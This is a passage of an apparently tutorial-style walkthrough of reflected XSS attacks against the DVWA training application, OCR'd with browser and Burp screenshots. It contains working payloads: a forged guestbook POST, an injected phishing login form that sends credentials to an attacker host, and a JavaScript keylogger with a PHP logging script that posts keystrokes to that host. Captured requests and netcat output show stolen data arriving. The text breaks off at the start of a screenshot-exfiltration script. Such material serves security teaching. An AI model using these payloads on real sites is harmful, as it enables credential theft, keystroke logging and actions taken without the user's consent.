		<title>Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
```


File Edit View History Bookmarks Tools Help
Vulnerability: Reflected Cro...
localhost:81/DVWA/vulnerabilities/xss_r/
Search
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/

The **HTTPOnly** cookie attribute can help to mitigate this scenario by preventing access to the cookie value through JavaScript. It can be set when initializing the cookie value (via Set-Cookie header).

XSS Attack 2: Perform unauthorized activities

If the **HTTPOnly** cookie attribute is set, we cannot steal the cookies through JavaScript. However, using the XSS attack, we can still perform unauthorized actions inside the application on behalf of the user.


For instance, in this attack scenario, we will post a new message in the Guestbook on behalf of the victim user, without his consent. For this, we need to forge an HTTP POST request to the Guestbook page with the appropriate parameters with JavaScript.

The following payload will do this by creating an **XMLHTTPRequest** object and setting the necessary header and data:

```
<script>


        var xhr = new XMLHttpRequest();
```

```
xhr.open('POST','http://localhost:81/DVWA/vulnerabilities/xss_s/',true);

xhr.setRequestHeader('Content-type','application/x-www-form-urlencoded');

xhr.send('txtName=xss&mtxMessage=xss&btnSign=Sign+Guestbook');

</script>
```
COPY

This is how the request looks like in the browser and also intercepted in Burp.



```
localhost:81/DVWA/vulnerabilities/xss_r/?name=<script>var xhr = new XMLHttpRequest();xhr.open('POST','http://localhost:81/DVWA/\
```


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello d

More Information


- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex

Request to http://localhost:81 [127.0.0.1]


```
GET
/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Evar%20xhr%20=%20new%20XMLHttpRequest();xhr.open(%27POST%27,%27http://localhost:81/DVWA/vulnerabilities/xss_s/%27,true)
;xhr.setRequestHeader(%27Content-type%27,%27application/x-www-form-urlencoded%27);xhr.send(%27txtName=xsssssss%26mtxMessage=xssssssss%26btnSign=Sign+Guestboo
k%27);%3C/script%3E HTTP/1.1
Host: localhost:81
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security=low; PHPSESSID=hldpfpiv64fr5csskkri6igbs2
Connection: close
Upgrade-Insecure-Requests: 1
```

The script on execution will generate a new request to add a comment on behalf of the user.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex

Request to http://localhost:81 [127.0.0.1]

```
POST /DVWA/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost:81
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Referer:
http://localhost:81/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Evar%20xhr%20=%20new%20XMLHttpRequest();xhr.open(%27POST%27,%27http://localhost:81/DVWA/vulnerabiliti
es/xss_s/%27,true);xhr.setRequestHeader(%27Content-type%27,%27application/x-www-form-urlencoded%27);xhr.send(%27txtName=xsssssss&mtxMessage=xssssssss&btnSign=Si
gn+Guestbook%27);%3C/script%3E
Content-Length: 60
Cookie: security=low; PHPSESSID=hldpfpiv64fr5csskkri6igbs2
Connection: close

txtName=xsssssss&mtxMessage=xssssssss&btnSign=Sign Guestbook
```



Vulnerability: Stored Cross Site Scripting (XSS)

Name: test
Message: test123

Name: xss
Message: xss

Name: xsssssss
Message: xssssssss

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/


XSS Attack 3: Phishing to steal user credentials

XSS can also be used to inject a form into the vulnerable page and use this form to collect user credentials. This type of attack is called phishing.

The payload below will inject a form with the message ***Please login to proceed***, along with **username** and **password** input fields.

When accessing the link below, the victim may enter its credentials in the injected form. Note that we can modify the payload to make it look like a legitimate form as per our need.

http://localhost:81/DVWA/vulnerabilities/xss_r/?name=<h3>Please login to proceed</h3>
<form action=http://192.168.149.128>Username:<br><input type="username" name="username"></br>Password:<br><input type="password" name="password"></br><br><input type="submit" value="Logon"></br>COPY



```
localhost:81/DVWA/vulnerabilities/xss_r/?name=<h3>Please login to proceed</h3><form action=http://192.168.149.128>Username:<t
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello
Please login to proceed


Username:

Password:

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Once the user enters their credentials and clicks on the ***Logon*** button, the request is sent to the attacker-controlled server. The request can be seen in the screenshots below:




Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://192.168.149.128:80

```
GET /?user=pentest&pass=pentest HTTP/1.1
Host: 192.168.149.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost:81/DVWA/vulnerabilities/xss_r/?name=%3Ch3%3EPlease%20login%20to%20proceed%3C/h3%3E%3Cform%20action=http://192.168.149.128%3EUsername:%3Cbr%3
%3Cinput%20type=%22username%22%20name=%22user%22%3E%3Cbr%3EPassword:%3Cbr%3E%3Cinput%20type=%22password%22%20name=%22pass%22%3E%3Cbr%3E%3C
r%3E%3Cinput%20type=%22submit%22%20value=%22Logon%22%3E%3C/form%3E%3C/div%3E
Connection: close
Upgrade-Insecure-Requests: 1
```

The credentials entered by the user (pentest: pentest) can be seen on the receiving server.




```
root@kali:~# nc -lvp 80
listening on [any] 80 ...
192.168.149.1: inverse host lookup failed: Unknown host
connect to [192.168.149.128] from (UNKNOWN) [192.168.149.1] 2921
GET /?user=pentest&pass=pentest HTTP/1.1
Host: 192.168.149.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/
48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:81/DVWA/vulnerabilities/xss_r/?name=%3Ch3%3EPlease%20l
ogin%20to%20proceed%3C/h3%3E%3Cform%20action=http://192.168.149.128%3EUsername:%
3Cbr%3E%3Cinput%20type=%22username%22%20name=%22user%22%3E%3Cbr%3EPassword:%3Cbr
%3E%3Cinput%20type=%22password%22%20name=%22pass%22%3E%3Cbr%3E%3Cbr%3E%3Cinput%2
0type=%22submit%22%20value=%22Logon%22%3E%3C/form%3E%3C/div%3E
Connection: close
Upgrade-Insecure-Requests: 1
```

XSS Attack 4: Capture the keystrokes by injecting a keylogger


In this attack scenario, we will inject a JavaScript keylogger into the vulnerable web page and we will capture all the keystrokes of the user within the current page.

First of all, we will create a separate JavaScript file and we will host it on the attacker-controlled server. We need this file because the payload is too big to be inserted in the URL and we avoid encoding and escaping errors. The JavaScript file contains the following code:



```
document.onkeypress = function(evt) {
        evt = evt || window.event
        key = String.fromCharCode(evt.charCode)
        if (key) {
           var http = new XMLHttpRequest();
           var param = encodeURI(key)
           http.open("POST","http://192.168.149.128/keylog.php",true);
           http.setRequestHeader("Content-type","application/x-www-form-urlencoded");
           http.send("key="+param);
        }
    }
```

On every keypress, a new XMLHttp request is generated and sent towards the **keylog.php** page hosted at the attacker-controlled server. The code in **keylog.php** writes the value of the pressed keys into a file called **data.txt**.




```
<?php
if(!empty($_POST['key'])) {
    $logfile = fopen('data.txt', 'a+');
    fwrite($logfile, $_POST['key']);
    fclose($logfile);
}
?>
```

Now we need to call the vulnerable page with the payload from our server:

http://localhost:81/DVWA/vulnerabilities/xss_r/?name=<script src="http://192.168.149.128/xss.js">COPY


Once the script is loaded on the page, a new request is fired with every stroke of any key.



```
POST /keylog.php HTTP/1.1
Host: 192.168.149.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Referer: http://localhost:81/DVWA/vulnerabilities/xss_s/
Content-Length: 5
Origin: http://localhost:81
Connection: close

key=p
```

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder
Intercept HTTP history WebSockets history Options
Request to http://192.168.149.128:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
Vulnerability: Stored Cross Site Scri
Name * pen
Message *
Sign Guestbook Clear Guestbook
Name: xss

The value of the parameter **key** is being written to the **data.txt** file, as shown in the screenshot below.




```
pentest
```

data.txt
/var/www/html
Vulnerability: Stored Cross Site Scri
Name * pentest
Message *
Sign Guestbook Clear Guestbook
Name: xss

XSS Attack 5: Stealing sensitive information


Another malicious activity that can be performed with an XSS attack is stealing sensitive information from the user's current session. Imagine that an internet banking application is vulnerable to XSS, the attacker could read the current balance, transaction information, personal data, etc.

For this scenario, we need to create a JavaScript file on the attacker-controlled server. The file contains logic that takes a screenshot of the page where the script is running:



```
if (typeof vx === 'undefined') {

// The destination to POST the screenshot to - change it here
